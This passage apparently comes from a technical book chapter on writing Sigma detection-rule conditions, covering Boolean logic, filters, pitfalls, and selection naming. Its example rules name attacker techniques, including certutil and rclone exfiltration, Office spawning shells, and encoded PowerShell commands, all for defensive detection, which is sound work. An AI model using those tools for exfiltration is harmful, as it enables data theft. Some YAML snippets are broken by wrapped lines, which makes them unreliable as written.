Basic AND/OR Combination: Each detection block is referenced by the name you give it. For instance, if you have two blocks **`selection_one`** and **`selection_two`**, you can combine them with condition: **`selection_one`** and **`selection_two`** to require that an event matches both sets of criteria. This corresponds to a logical AND. Likewise, using or between them (**`selection_one`** or **`selection_two`**) means that an event matching *either* block will fire the rule. These conditions are evaluated on a single log event —Sigma will translate them into the appropriate query syntax for your SIEM (for example, an AND might become multiple field filters that must all be present in one log entry, while an OR becomes a union of two query clauses).

Example – OR Logic: Suppose we want to detect suspicious AWS IAM activity where either an unusual SAML role assumption, or a SAML provider update occurs. We can create two selection blocks and join them with OR:

```
detection:
  selection1:
    eventSource: sts.amazonaws.com
    eventName: AssumeRoleWithSAML
  selection2:
    eventSource: iam.amazonaws.com
    eventName: UpdateSAMLProvider
  condition: selection1 or selection2
```

Here, condition: **`selection1`** or **`selection2`** will trigger if **either** selection1's pattern or selection2's pattern appears in a log. In other words, any event that matches *either* of those AWS actions will be detected. Sigma will convert this to a backend query checking for the first action **OR** the second action.

Example – AND Logic: As another example, if we want to detect a specific file access event only when it involves a particular file *and* a specific Windows Event ID, we could split those into two parts and use AND:

```
detection:
  selection_file:
    ObjectName: '\Device\CdRom0\setup.exe'
  selection_event:
    EventID: 4663
  condition: selection_file and selection_event
```

This rule would alert only on events where **both** conditions are true in the same log: an Event ID 4663 (File access attempt) **and** the target object name is **`\Device\CdRom0\setup.exe`**. The resulting SIEM query would essentially combine those two filters with an AND (both must match).

In many cases, you do not actually need to separate such conditions into two named blocks—you could combine them in one selection as multiple fields (which Sigma treats as implicit AND within a single block). For example, the above could be a single selection with both **`EventID: 4663`** and **`ObjectName: '\Device\CdRom0\setup.exe'`** defined, and condition: selection. Both approaches yield the same logical result (we will discuss in section, *Value vs. Structure-Based Conditions,* when you might choose one approach over the other). Using multiple blocks with an explicit **`AND`** is more useful when you plan to apply different logical combinations (like **`OR`** with some, **`AND`** with others, or excluding some via **`NOT`**).

`NOT` and Filtering: Sigma's **`NOT`** operator allows you to **exclude** events that match a certain selection group. This is typically used in conjunction with a dedicated **filter** selection. A common pattern is to have one selection capture potentially malicious activity, and a second selection (often named filter) capture known benign or false-positive cases that we want to ignore. Then the condition uses 'AND NOT' to subtract the filter matches.

For example, we will consider a Linux detection looking for interactive bash usage, but we want to exclude cases where the destination IP is localhost (perhaps a benign context). We could write:

```
detection:
  selection:
```

```
  Image|endswith: "/bin/bash"
 filter:
  DestinationIp:
   - "127.0.0.1"
   - "0.0.0.0"
 condition: selection and not filter
```

In this rule, the selection catches any process where the image/executable ends in /bin/bash, which represents a user launching an interactive shell. The filter excludes destination IP values that are typically non-actionable in this context: 127.0.0.1, which represents loopback (localhost) traffic that never leaves the host, and 0.0.0.0, which commonly appears as an unspecified or placeholder address rather than a real external destination. The condition selection and not filter therefore means “match a bash process, but exclude cases where the destination IP does not represent a meaningful external connection.” Sigma will translate this NOT logic appropriately in the target backend (for example, producing a query equivalent to **`Image="*/bin/bash" AND NOT (DestinationIp="127.0.0.1" OR DestinationIp="0.0.0.0"))`**, which ultimately helps reduce noise by filtering out known benign or non-informative events.

Parentheses for Grouping: When combining multiple logical operators, it is crucial to control the order of evaluation. Sigma allows grouping expressions with parentheses ( ) to ensure the logic is interpreted correctly. For instance, if you want a rule to fire when condition A is true, and either condition B or C is true, you should write condition: A and (B or C). Without the parentheses, there could be ambiguity in how the AND/OR are applied, and different backends might interpret the precedence differently. Therefore, we can say that Sigma’s condition syntax supports nesting with brackets to remove ambiguity.

Example: Combined AND/OR: Let us say we have a rule detecting a process werfault.exe starting, but only flag it as suspicious if either of two additional indicators are present unless it is in a known benign context. We can structure this as:

```
detection:
 selection:
  Image: "werfault.exe"
```

```
indicator1:
 ParentImage: "svchost.exe"
indicator2:
 DestinationIp|cidr:
   - "10.0.0.0/8"
   - "172.16.0.0/12"
   - "192.168.0.0/16"
indicator3:
 DestinationHostname|contains:
   - ".windowsupdate.com"
   - ".microsoft.com"
condition: selection and not (indicator1 or indicator2 or
indicator3)
```

Here, selection is the base event (**`werfault.exe`** executed). We then define three “indicator” blocks that might signify a benign scenario: for example indicator1 says the parent process is svchost.exe (perhaps a normal Windows error reporting behavior), indicator2 and indicator3 define internal IPs or official Microsoft update hostnames as destinations. The condition uses not (…) around the OR of these indicators. This yields logic like: “*werfault.exe ran **AND NOT** (it was launched by svchost **OR** it connected to internal network **OR** it contacted Microsoft/Windows Update)*”. By grouping the OR conditions in parentheses after the NOT, we ensure the NOT applies to the entire group, rather than just the closest term. Sigma will enforce this grouping in the generated query, respecting exactly what we wrote.

In summary, combining multiple detection blocks in Sigma is about naming each logical piece and then writing a clear Boolean expression in the condition. Use **AND** for cases where all criteria must be in the same event, **OR** for alternatives, and **NOT** with a filter block to remove known noise. Always double-check that your condition references all the right blocks, and is using parentheses to make the intent explicit when mixing operators.

Value vs. Structure-Based Conditions

When writing Sigma rules, you often have a choice between expressing logic through **values** (within a single selection) or through the **structure** of multiple selection blocks and condition combinations. Hence,

understanding this distinction will help you decide the clearest and most efficient way to implement a detection.

Value-based conditions refer to using Sigma's matching syntax (fields, operators, and lists of values) inside one selection to capture the logic. **Structure-based conditions** involve splitting the logic across multiple named selections, and using the condition line to combine them. Both approaches can sometimes achieve the same end result, but one may be more suitable than the other depending on the scenario.

Example Scenario: Suppose we want to detect a process command line that contains **two specific substrings** (say indicators of malicious activity); for instance, the strings "**`evil_arg1`**" and "**`evil_arg2`**" both need to be present in the command line. There are two ways we could implement this:

- **Value-Based Approach (Single Selection):** Use the all **value modifier** on a list of strings for the **`process.command_line`** field. For example:

```
detection:
  selection:
    process.command_line|contains|all:
      - evil_arg1
      - evil_arg2
  condition: selection
```

Here, we are leveraging the |all modifier on the list of values under **`process.command_line`**. This tells Sigma that both "**`evil_arg1`**" **AND** "**`evil_arg2`**" must appear in the command line string for the selection to match. In effect, Sigma links those values with a logical AND behind the scenes. This single selection expresses the whole condition: an event whose **`process.command_line`** contains *all* of the listed substrings.

- **Structure-Based Approach (Multiple Selections):** Use two separate selections and combine them with an 'and' in the condition. For example:

```
detection:
  has_evil_arg1:
    process.command_line|contains: evil_arg1
  has_evil_arg2:
```

```
    process.command_line|contains: evil_arg2
  condition: has_evil_arg1 and has_evil_arg2
```

In this case, **`has_evil_arg1`** matches any event where the command line contains "**`evil_arg1`**", and **`has_evil_arg2`** matches any event where it contains "**`evil_arg2`**". By requiring **`has_evil_arg1`** and **`has_evil_arg2`** together, we can again ensure both substrings are present in the same event. The resulting logic is essentially the same as the value-based approach—the SIEM query would check for command lines containing both terms. We just achieved it by splitting the criteria into two named parts and using the condition to require both.

Which approach is better? For a simple case like the above, the **value-based method** (|all modifier) is concise, and directly conveys that “these values must all appear” in one place. The **structure-based method** is more verbose, but it might be clearer if the logic was more complex (or if each part might be reused or referenced separately).

Consider if the problem changed slightly; we want to detect if a command line contains either "**`evil_arg1`**" **or** "**`evil_arg2`**", **and** also contains "**`backup.exe`**". If we try to do that in one selection with value lists, it becomes tricky because one part is an OR, another is an AND. We might instead structure it as:

```
detection:
  backup_process:
    process.command_line|contains: backup.exe
  evil_indicator:
    process.command_line|contains:
      - evil_arg1
      - evil_arg2
  condition: backup_process and evil_indicator
```

Here, **`evil_indicator`** uses a list of two values (**`evil_arg1`**, **`evil_arg2`**) under the same field, which Sigma treats as an **`OR`**— this means that the command line contains *either* of those (the values in a list are logically ORed). Meanwhile, **`backup_process`** checks for "**`backup.exe`**" in the command line. By doing **`backup_process`** and **`evil_indicator`**, we require that an event’s command line has "**`backup.exe`**" **and** at least one of the evil args. This hybrid approach—an OR within one selection and an AND in the

condition—shows how value-based logic (the list under **`evil_indicator`**) and structure-based logic (separate **`backup_process`** selection) can combine to express a more nuanced detection.

In general, **value-based conditions** are great for matching multiple values of the same field or simple one-field criteria. Therefore, you must remember to:

- Use a **list of values** for a field to allow any of those values (logical OR within that field).
- Use the |all modifier on a list if all those values must occur in the field (logical AND within that field).
- Use other modifiers (contains, startswith, regex re, and so on) to flexibly match the content of a field without needing separate conditions for each variation.

On the other hand, **structure-based conditions** shine when:

- You need to combine **different fields** or attributes. Each selection can focus on one aspect (for example, one on an **`EventID`**, another on a username) and the condition ties them together. If you crammed different fields into one selection, that is fine (Sigma will AND them), but if you need more complex logic (like one field OR another field combined with a third field), splitting helps.
- You want to reuse or reference certain sub-conditions in different ways. For example, you might have one selection for "**`admin user actions`**" and another for "**`suspicious process execution`**". You could write one rule's condition as **`admin_action`** and **`suspicious_process`**, and perhaps another rule might use **`admin_action`**, and **`data_exfiltration`**, and so on. Thus, by separating "**`admin_action`**" as its own selection, you conceptually modularize the logic.
- You need to express a **negative condition** (exclusion) or a conditional presence. Sigma does not support a direct "**`NOT equals`**" on a value within the same selection (there is no operator for "not this string" inside a selection). The way to handle "a field is anything except X" is to use a separate selection for X and then a not in the condition. For example, to say "`Image is mshta.exe and not in System32 or`

SysWOW64", we create a selection for Image **endswith** **mshta.exe** and a filter for those Windows directories, then selection and not filter. This structural approach is the only way to achieve that logic in Sigma. Another related scenario is checking if a field exists or not —Sigma does not have an explicit “exists” operator except using wildcards. If you need to ensure a field is present (perhaps to avoid false positives in a NOT condition), you may introduce a tiny selection with **FieldName: '*'** as a catch-all, and include it in your condition.

To illustrate the difference, consider the following table which compares approaches for different needs:

Detection Goal	Value-Based Implementation	Structure-Based Implementation
Field X is either A or B (any one)	selection: FieldX: [A, B] condition: selection *(FieldX equals A OR B)*	selection_a: FieldX: A selection_b: FieldX: B condition: selection_a or selection_b *(A OR B)*
Field Y contains both “foo” and “bar”	`selection: FieldY	contains
Event has EventID 1234 and User “Admin”	selection: EventID: 1234 User: Admin condition: selection *(1234 AND Admin in one event)*	sel_event: EventID: 1234 sel_user: User: Admin condition: sel_event and sel_user *(1234 AND Admin)*
Field Z is "**bad**" but not "**known_good**"	*No direct single-selection way to say “not known_good”*	suspect: FieldZ: bad filter_fp: FieldZ: known_good condition: suspect and not filter_fp *(bad AND NOT known_good)*

Table 3.1: *Difference between Approaches for Different Needs*

As shown, the value-based method can be very succinct for simple OR conditions on the same field, or requiring multiple substrings in a text. The structure-based method is more verbose, but it offers clarity especially when mixing different fields or introducing NOT logic. In practice, Sigma rule authors use a mix of both; for example, one selection may itself have a list of values for one field (value-level OR), and another selection for a different field, then use AND between them (structure-level AND).

Tip: *Use value lists and modifiers for what they are good at (multiple values in one field, substring matching, regex, and so on) to avoid writing a flurry of near-duplicate selections. Use multiple selection blocks when you need to express a logical relationship between different conditions, or when it makes the rule easier to read. A good rule of thumb is that* ***if all the conditions relate to the same field or a tightly coupled set of fields, you can often do it in one selection.*** *If they relate to disparate fields or scenarios (or require excluding something), separate them for clarity.*

Common Logical Pitfalls and Evaluation Order

Crafting Sigma conditions offers a lot of flexibility, but it also presents some **common pitfalls** for the unwary. Small mistakes in logic can make a rule either too noisy, too quiet, or simply invalid. Let us go over frequent logical missteps and how to avoid them, as well as how Sigma handles the order of evaluation for conditions.

Pitfall 1: Missing or Misusing Parentheses (Order of Operations)

When combining and, or, and not, always be mindful of how they group. Sigma allows parentheses to explicitly group conditions, and you should use them whenever an AND and OR appear in the same condition to ensure the correct evaluation order. Different SIEM query languages sometimes have different precedence rules (for example, some treat AND as higher precedence than OR). If you wrote condition: A or B and C without parentheses, it might be interpreted as A or (B and C) by one backend, which could be very different from (A or B) and C. To avoid ambiguity, **always use parentheses** to clarify: in this example, decide which you meant and write it as such. Sigma's conversion will preserve those brackets. A good practice is to assume **no guaranteed precedence** and explicitly bracket any mixed expressions; this ensures that your detection logic remains consistent across Elastic, Splunk, Sentinel, and so on In short, make the logic clear: humans and machines both prefer unambiguous conditions.

Pitfall 2: Not Referencing All Selection Blocks (or Referencing the Wrong Ones)

Sigma's condition must mention each selection name that you intend to use. It might sound obvious, but a beginner mistake is to define multiple detection entries, and then write a condition that does not include one of them. This effectively orphans that part of the rule. For example, if you have **`selection_one`**: and **`selection_two:`**, but your condition line is just condition: **`selection_one`**, then **`selection_two`** is never considered, and it does nothing. Always double-check that every detection piece is properly included in the condition logic. Conversely, ensure you do not reference a name that does not exist (typos or case mismatches). Sigma will usually error out if you reference an undefined selection, but if you accidentally had, say, condition: **`Selection1`** or **`selection2`** (one capitalized, and one not, assuming that your YAML keys are case-sensitive), you could end up with an unintended situation. Stick to consistent naming and verify that your condition exactly matches the defined keys. A helpful trick during rule development is to run Sigma's validation (via **`sigma-cli`** or a linter), which can catch undefined references or unused selections.

Pitfall 3: Assuming OR or AND Where They do not Apply

Remember how Sigma interprets lists and maps: within a single selection, **multiple fields** imply an AND (all those field conditions must be met), and **multiple values** in a list under one field imply OR (any of those values match). A common logical error is to accidentally require an impossible combination by using separate selections with AND when you meant OR. For instance, trying to detect either EventID 1 or EventID 2 by writing:

```
detection:
  sel1: EventID: 1
  sel2: EventID: 2
  condition: sel1 and sel2
```

This will **never** match, as no single event can have **`EventID`** 1 **and** **`EventID`** 2 at the same time (EventID is a single-valued field in a log). The author likely intended to use or in the condition. The correct logic for "EventID is 1 or 2" would be either a single selection EventID: [1, 2] or condition: sel1 or sel2 if using separate blocks. The pitfall is forgetting that AND ties

conditions on the same event. Similarly, be cautious using all of selection* with selections that are mutually exclusive. If selection1 and selection2 check the same field for different values, all of selection* will never succeed (since one event can't be two different values at once). Use 1 of (OR) in such cases, not all of.

Pitfall 4: Thinking in Multi-Event Sequences within One Rule

By default, a Sigma rule's detection logic applies to individual events (logs). If you find yourself writing a condition like condition: **`event1`** and **`event2`**, while expecting to catch a sequence (for example, a login event followed by a process event), it will not work. This is because Sigma is not correlating two different events in one rule (unless you are using the special correlation rules which are a separate concept, see *Chapter 14* or Sigma Correlations). Each selection in a normal Sigma rule is evaluated on the same event record. So, **`selection_a`** and **`selection_b`** means that one event simultaneously satisfies both. If **`selection_a`** and **`selection_b`** are defined such that they clearly refer to different events (for example, one looks for EventID 4624 (logon) and the other for EventID 4688 (process execution)), no single log entry will ever have both. Therefore, the rule would never fire. To detect sequences or patterns across events, you would either write two separate rules (one for each condition and rely on alert correlation outside Sigma) or use Sigma's correlation feature (where you define one rule and then a correlation that ties them). A key point to remember will be to **avoid treating multiple selection blocks as separate timeline events**—in Sigma, they are all attributes of one event. Hence, mistaking this can lead to rules that silently never match.

Pitfall 5: Negation and Missing Field Edge Cases

Using **`and not <selection>`** is powerful for filtering, but it can introduce an unexpected outcome if the field used in the negated selection is missing in an event. For example, suppose you have:

```
selection:
  ProcessName: "mshta.exe"
filter:
  ParentImage: "C:\\Windows\\System32\\mshta.exe"
condition: selection and not filter
```

The intent might be to detect **`mshta.exe`** executions **unless** the ParentImage is the system's own **`mshta`** (just a hypothetical scenario). Now, consider an event where **`ProcessName = "mshta.exe"`**, but the event log does not even have a ParentImage field (some log sources might omit it). In that case, selection is true, and what about not filter? The filter selection looking for ParentImage means that the path would not match (because the field is not there, it is not equal to the given value—it is just absent). Therefore, the filter is false, which will make not filter true. Thus the rule would trigger, even though you perhaps only wanted to consider events that had a parent image context at all. In other words, the rule as written would alert on mshta.exe events with no parent info, while treating them as "**`not filter`**" cases. This might be fine or it might create false positives if those events without parent info are common, and not dangerous.

To handle this, a good practice is to ensure that when you use a negative condition on a field, you also ensure the field's existence in the positive selection. You can do this by a wildcard match or some catch-all in the main selection. In the above example, we could modify the main selection to:

```
selection:
  ProcessName: "mshta.exe"
  ParentImage: '*'
```

Adding ParentImage: '*' means "the ParentImage field exists (with any value)". Now our selection will only match events where mshta.exe was executed **and** there is a ParentImage present. So, when we do selection and not filter, we will not accidentally include cases where ParentImage is missing (because those cases would not satisfy selection in the first place now). This technique prevents *missing-field* anomalies that can lead to high false positive counts. The general rule is that if your not X is meant to exclude a specific value of field F, consider ensuring that F is present in the positive selection criteria, if absence of F would otherwise make every such event look like "not X".

Pitfall 6: Overusing Catch-All Operators

We mentioned earlier that 1 of them and all of them are not recommended for shared rules. They are not inherently wrong (functionally they do OR-all or AND-all), but they can be sloppy. For one, if you later add an extra selection for some reason, and you had all of them, the logic of your rule

changes to require that new one too—maybe not what you intended if the new one was a filter or an optional piece. It is better to be explicit, or use patterns for grouping specific sets of selections. Similarly, using a wildcard pattern in a condition like 1 of `selection*` requires careful naming discipline. If you have selection and `selection_admin` as two different concepts, 1 of `selection*` will match both unintentionally. Always name selections such that the wildcard pattern cleanly picks up exactly those you want. Hence, when in doubt, list them individually in the condition for clarity.

Pitfall 7: Complex Logic Affecting Performance or Maintainability

A Sigma rule that has a very complicated condition (lots of AND/OR segments) will be converted to an equivalent, but possibly large query in the SIEM. This can sometimes impact query performance, especially if using many wildcards or regex. While writing logic, keep it as simple as possible to achieve the goal. For example, if you find yourself chaining many OR conditions on the same field with different values, it may indicate that you should use a list for that field in a single selection instead. Similarly, if you have a large number of conditions combined with AND, consider whether all of them are truly needed for a single event (or whether some are better handled through correlation across events). Performance tuning is a broad topic (discussed more in Chapter 8), but in general, fewer conditions and simpler patterns per rule tend to perform better. The pitfall is letting the logic become an unmanageable tangle—it can slow down detection and confuse future maintainers. Use logical operators judiciously, and consider breaking extremely complex detections into multiple rules, or a correlation rule where appropriate.

In terms of **evaluation order** in Sigma conditions, Sigma itself does not specify a complicated precedence beyond what the logical operators normally do (`NOT`, `AND`, `OR`). It is safest to assume **`NOT` is evaluated first**, then `AND`, then `OR` if no parentheses, which is a common default in many languages. But again, because Sigma rules will be translated to various backends (each with their own quirks), relying on it without brackets is not wise. Always test your rule to ensure it triggers as expected, especially

when you combine several conditions. If something behaves oddly, check if you need more explicit grouping.

To sum up this section: you must make your logic **unambiguous** and **robust**. Use parentheses to dictate order, double-check that your condition covers all intended parts and nothing more, and be mindful of how Sigma's one-event scope works. Therefore, by avoiding these pitfalls, you will be able to ensure that your Sigma rules fire only when they should, and are as easy to understand as possible.

Advanced Condition Chaining Examples

Now that we have covered the fundamentals, let us walk through a few advanced examples of chaining conditions in Sigma. These examples illustrate how to combine multiple logical constructs in one rule to capture complex threat patterns while maintaining clarity.

Example 1: Combining AND and OR with Parentheses

Use Case: You want to detect a suspicious event where either Condition A **or** Condition B is present, **and** in both cases Condition C must also be present. For instance, in a Windows context: suppose Condition C is "*the process was launched by an admin user*", Condition A is "*the process name is unusual (rarely seen)*", and Condition B is "*the command-line contains a high-risk string*". We want to alert if an admin launches a process that is either rare or has a risky command-line. In Sigma, we can express this as:

```
detection:
  admin_process:
    User|contains: "Admin"           # example condition C: user
    contains "Admin"
  rare_process:
    Image: "strange.exe"            # example condition A: a
    particular unusual binary
  risky_cmd:
    CommandLine|contains: "-Enc"    # example condition B:
    encoded command flag (as risk)
  condition: admin_process and (rare_process or risky_cmd)
```

Here, we use **`admin_process`** and (**`rare_process`** or **`risky_cmd`**). The parentheses ensure that the rule fires in two scenarios: (**`admin_process`**

AND **`rare_process`**) **OR** (**`admin_process`** AND **`risky_cmd`**). Without parentheses, writing **`admin_process`** and **`rare_process`** or **`risky_cmd`** would be ambiguous (and likely incorrect logically). With the grouping, Sigma knows to require the admin condition alongside either of the other two. After conversion, a SIEM query (pseudo-code) might look like: **`User="*Admin*" AND (Image="strange.exe" OR CommandLine="* -Enc *")`**. Thus, this chained logic is concise and clear about the intent.

Example 2: Using 1 of `<pattern>` Together with Other Conditions

Use Case: Detect any of a set of suspicious processes **only when** they are launched by a certain parent application. This is common in catching **child process abuse**—for example, Microsoft Office spawning command shells or scripts (a sign of macro malware), where we want to watch for multiple possible child processes (cmd.exe, powershell.exe, cscript.exe, and so on), but only if the parent is Word or Excel. We can leverage the **`1 of <pattern>`** operator for the list of child processes, combined with an and for the parent check, as shown here:

```
detection:
  # Multiple suspicious child processes patterns:
  suspicious_proc_cmd:
    Image: "cmd.exe"
  suspicious_proc_ps:
    Image: "powershell.exe"
  suspicious_proc_cscript:
    Image: "cscript.exe"
  # Parent application selection:
  parent_office:
    ParentImage|endswith:
      - "WINWORD.EXE"
      - "EXCEL.EXE"
  condition: 1 of suspicious_proc* and parent_office
```

In this rule, we named the child process conditions with the prefix **`suspicious_proc`**. The condition 1 of **`suspicious_proc*`** and **`parent_office`** will evaluate as: "**`(suspicious_proc_cmd OR suspicious_proc_ps OR suspicious_proc_cscript) AND parent_office`**". Sigma will match any event where one of the listed processes is the Image, **and** the ParentImage ends with **`WINWORD.EXE`** or

`EXCEL.EXE` (meaning that Microsoft Word or Excel was the parent). This is a powerful combination—we catch multiple possible malicious behaviors in one rule without writing a long OR chain by hand, and we scope it with an AND condition to a specific context (Office spawning them). The use of **`suspicious_proc*`** wildcard in the condition makes it easy to extend; if we later want to add another suspicious process (say wscript.exe), we can just add another selection with the prefix **`suspicious_proc`**, and not even modify the condition line. The pattern will automatically include it. (Of course, as noted earlier, use this technique carefully—ensure that all **`suspicious_proc*`** selections truly belong in the OR group.)

Example 3: Multiple Layers of Logic

Use Case: A detection for potential data exfiltration using dual conditions and exclusions. Imagine an attacker who uses either **`certutil.exe`** or **`rclone.exe`** (two different tools) to exfiltrate data, and they often use a specific network destination pattern. We want to detect either tool usage, *plus* a network connection to an external IP, but we want to exclude known backup jobs that might also use those tools to internal systems.

Therefore, we can design a Sigma rule such as:

```
detection:
  exfil_tool:
    Image:
      - "certutil.exe"
      - "rclone.exe"
  ext_connection:
    DestinationIp|cidr:
      - "0.0.0.0/0"        # any IP (catch-all for external, will
      refine with not internal)
  internal_ip:
    DestinationIp|cidr:
      - "10.0.0.0/8"
      - "192.168.0.0/16"
      - "172.16.0.0/12"
  condition: exfil_tool and ext_connection and not internal_ip
```

Let us break it down:

- **`exfil_tool`** uses a value list for Image: it matches if the process name is either **`certutil.exe or rclone.exe`** (logical OR within this selection).
- **`ext_connection`** is a broad condition that **`DestinationIp`** is in 0.0.0.0/0, which effectively means that any IPv4 address (we used it as a catch-all here to indicate "there is a destination IP"; admittedly, in practice you might handle this differently or use a timeframe/correlation to ensure a network event exists; but you have to assume that we have combined **`process+network`** logs, so that an event can have a **`DestinationIp`**).
- We included **`internal_ip`** as a selection listing our internal network ranges (RFC1918 addresses). The condition not **`internal_ip`** will thus exclude events where the **`dest`** IP falls in those private ranges, which means that we are focusing on external destinations.
- The overall condition: **`exfil_tool`** and **`ext_connection`** and not **`internal_ip`**. This reads as: "*Process is one of the exfil tools **AND** there's a destination IP (likely any) **AND** that IP is **not** internal*." So effectively, an exfil tool connecting to an external IP triggers, while connections to internal IPs are filtered out.

This example chains an AND of three components, one of which (**`exfil_tool`**) internally is an OR of two values, and another (not **`internal_ip`**) is a negation of an OR (since **`internal_ip`** has a list of subnets which is an OR condition for matching any internal range). Sigma handles this nested logic gracefully. The conversion to a SIEM query might look conceptually like: **`(Image="certutil.exe" OR Image="rclone.exe") AND DestinationIp=*.*.*.* NOT (DestinationIp IN 10.0.0.0/8 or 172.16.0.0/12 or 192.168.0.0/16)`**. By layering conditions, we expressed a nuanced detection in a single rule.

Example 4: Chaining with Aggregation (Advanced Usage)

Sigma also allows conditions that involve aggregation (like counting events) but that goes beyond standard single-event logic. For completeness, here is a brief look:

Suppose, you wanted to detect **three failed logon attempts** by the same user within 5 minutes (a simple brute-force password attempt detection). In

Sigma, such logic is typically implemented using correlation rules or backend-specific aggregation capabilities rather than standard single-event rule syntax. For example:

```
detection:
  fail_logon:
    EventID: 4625
  condition: fail_logon | count by user > 3
  timeframe: 5m
```

This condition uses the pipe | to indicate an aggregation: count events by user and trigger if greater than 3 within the timeframe. While this is indeed an advanced condition chaining (combining a search with a count function), it belongs to Sigma's correlation/aggregation capability (which is a topic for a later chapter). We mention it here to show that Sigma's condition language can chain not just straightforward Booleans, but also statistical logic. However, writing and testing such rules requires ensuring that the backend supports it (as not all SIEMs can directly translate count by). So, treat this as an advanced concept; you might prototype it and see if your SIEM's Sigma converter accepts it. In any case, the key takeaway is that Sigma conditions can be simple or complex within the scope of single-event logic, while more advanced scenarios such as aggregation or multi-event correlation depend on backend-specific implementations.

Through these examples, a few themes should be evident:

- Break down the problem and use logical operators to tie pieces together in a readable way.
- Use naming and structure (multiple selections or value lists) to avoid overly convoluted single expressions.
- Always test complex conditions with sample logs to ensure they trigger as expected. It is easy to make a mistake in a long condition; iterative testing (and using tools like **`sigma-cli`** to see the resulting query) helps validate the logic.

Hence, by mastering advanced condition chaining, you unlock Sigma's real power: describing multi-faceted attacker techniques in a single, portable rule. This forms the foundation for building robust detection content in a SOC.

Using Condition References Effectively

Writing Sigma rules is not just about getting the logic right, but is also about making the rule **understandable and maintainable**. A big part of that is how you name and reference the **selection groups** in your conditions. In this section, we will cover best practices for using condition references effectively—from naming conventions, to clever uses of wildcards—to ensure that your rule logic is clear both to the Sigma converter, and to other humans who read your rules.

- **Use Descriptive Names for Selections:** Each selection in the detection section can be given an arbitrary name (key). You are not limited to selection, selection1, selection2—those are common, but you can name a selection almost anything (for example `startup_script` or `reg_persistence`) and the Sigma rule will work. The name is what you reference in the condition. A good practice is to choose names that reflect what that selection is checking. For example, instead of having three selections all generically called `selection1`, `selection2`, `selection3`, name them `new_service_install`, `service_start`, `service_image_psexec`, if those describe their content. Then a condition that reads `new_service_install` or `service_start` or `service_image_psexec` is self-explanatory to a reader. Moreover, when an alert fires (depending on your SIEM, you might not see the selection name directly, but in developing or troubleshooting the rule you certainly will appreciate the clarity).

  A common convention is to use the name **filter** (or something like `false_positive`) for any selection that is intended to be excluded with a NOT. This way, when someone sees condition: `selection_x` and not filter, they immediately know that "`filter`" is holding the known benign cases to subtract. Consistency in this convention (Sigma HQ's rules and many community rules use `filter` or `filter*` for this purpose) makes Sigma rules easier to share and understand.
- **Organize with Prefixes for Wildcard Referencing:** As we saw in earlier sections, using a wildcard pattern like 1 of `selection*` can simplify conditions when you have many similar pieces. To leverage this effectively, adopt a naming scheme where related selection names

share a prefix. For instance, if you are writing a rule for multiple registry persistence methods, you might have selections named `reg_run_key`, `reg_service_key`, `reg_shell_startup`. Then you could use condition: 1 of `reg_*` (assuming that Sigma's wildcard usage accepts the _ as part of pattern) to mean any of those registry persistence conditions trigger the rule. This is more scalable than writing `reg_run_key` or `reg_service_key` or `reg_shell_startup`, and it draws attention to the fact that all those selections are about "`reg`" (registry) tactics.

When using patterns, note that Sigma's wildcard matching in conditions treats * as "any characters", and can be used at arbitrary positions. So, 1 of `reg*` would match `reg_run_key` and also `registryMonitor`, if you had such a name (since both start with "`reg`"). Thus, be specific enough with your prefix to avoid unintended matches. It is often wise to include a separator in the prefix like `reg_` vs just reg to ensure that you do not accidentally match a name like `regular_event` that you did not intend. In practice, listing out a few OR conditions explicitly might be clearer if the group is small. Use wildcard patterns when you have a larger set or plan to add more over time, and always test that your pattern picks up exactly the intended selection names.

- **Avoid Over-Broad Wildcards:** On the flip side, avoid using something like 1 of * or similar catch-alls in conditions—Sigma likely would not accept a completely open pattern anyway. Even 1 of `selection*` used alone could be broad, if you have multiple logically distinct groups that happen to start with "`selection`". The `*` of them operators are basically the broadest wildcard (match all), which as discussed should be replaced by more intentional naming. The goal is to make clear what universe of selections that you are operating on. If you have a mix of different prefixes, you can combine patterns and specific references, for example, condition: 1 of cloud* or 1 of `onprem*` to cover two categories of detections.
- **Refer Every Needed Part Once:** It might sound obvious, but ensure that each selection appears appropriately in the condition. If a selection is not referenced, it is effectively dead code (as mentioned in Pitfall 2). Sometimes while editing a rule, you might remove or

rename parts; always update the condition accordingly. Conversely, do not reference a selection more than once in a condition unnecessarily; something like selection1 or selection1 is redundant (and Sigma may even flag it as a mistake). Hence, each unique selection should be referenced in the logic once per logical expression.

- **Keep Conditions Readable:** If a condition is getting very long or hard to parse, consider splitting the rule or simplifying. The condition line in Sigma is not the place to write an essay. It should ideally be readable in one line (some complex ones might be a bit longer, but if it is spanning many lines or becoming confusing with nested parentheses, consider refactoring). One technique is to break the detection into intermediary pieces. For example, instead of (A and B) or (A and C) or (A and D), you could isolate A as one selection (common part), then have separate ones for the variants, and write A and (B or C or D) which is clearer. We indirectly did this in Example 1 of section, *Advanced Condition Chaining Examples* by pulling out the common **`admin_process`** part.
- **Document via Naming and Metadata:** Sigma does not support extensive inline comments in the YAML (you can put comments, but if you are sharing, the important part is usually metadata fields like description or references). However, the names you choose for selections act as a form of documentation for your logic. A selection called **`susp_cmd_with_encoding`** tells a story that a generic selection1 does not. Additionally, you can use the rule's description field to summarize the logic—for example, `"Detects Office spawning scripting processes (cmd, PowerShell, and so on) – condition uses parent_office AND 1 of suspicious_proc*"`, but often the condition is self-explanatory, provided it is well-named. Tags and references can also give context (for instance, tagging the technique or linking to a report that explains why those processes are suspicious).
- **Know the SigmaHQ Conventions:** The Sigma community has some conventions (see SigmaHQ Conventions on their GitHub) which include naming suggestions. For example, naming filters as discussed, or using plural vs singular in certain cases, and so on Adhering to these when writing rules for public contribution is important. Even

internally, consistency is key. If everyone on your team uses the same style for conditions and naming (say, always using and not filter for exclusions, always prefixing related OR conditions with a common term), then any team member can pick up another's rule and quickly grasp it.

- **Leverage Reusability with Correlation and References:** In advanced Sigma usage, you might create *meta rules* or *correlation rules* that reference other rules. In those cases, the "`selection`" might actually be an entire Sigma rule result. It is beyond the scope of this chapter, but you must keep in mind that clarity at the base rule level propagates upward. If Rule A is clear about what it detects (maybe by its title and tags), then a correlation rule that says "if Rule A and Rule B both trigger within 5 minutes" is easier to manage. So, think of selection names as analogous to variables or function names in code—they should convey the meaning since others might combine them later.

In summary, using condition references effectively comes down to **clarity and consistency.**

Therefore, you must:

- Name your selection blocks in a way that makes the condition logic read almost like English (or at least easily understood by a SOC analyst).
- Use wildcard patterns in conditions when they simplify the expression, but only with well-considered naming schemes.
- Follow community or team conventions, such as using filter for exclusions and meaningful prefixes for groups of related conditions.
- Make sure that nothing is left lurking unused, or is confusingly over-broad.

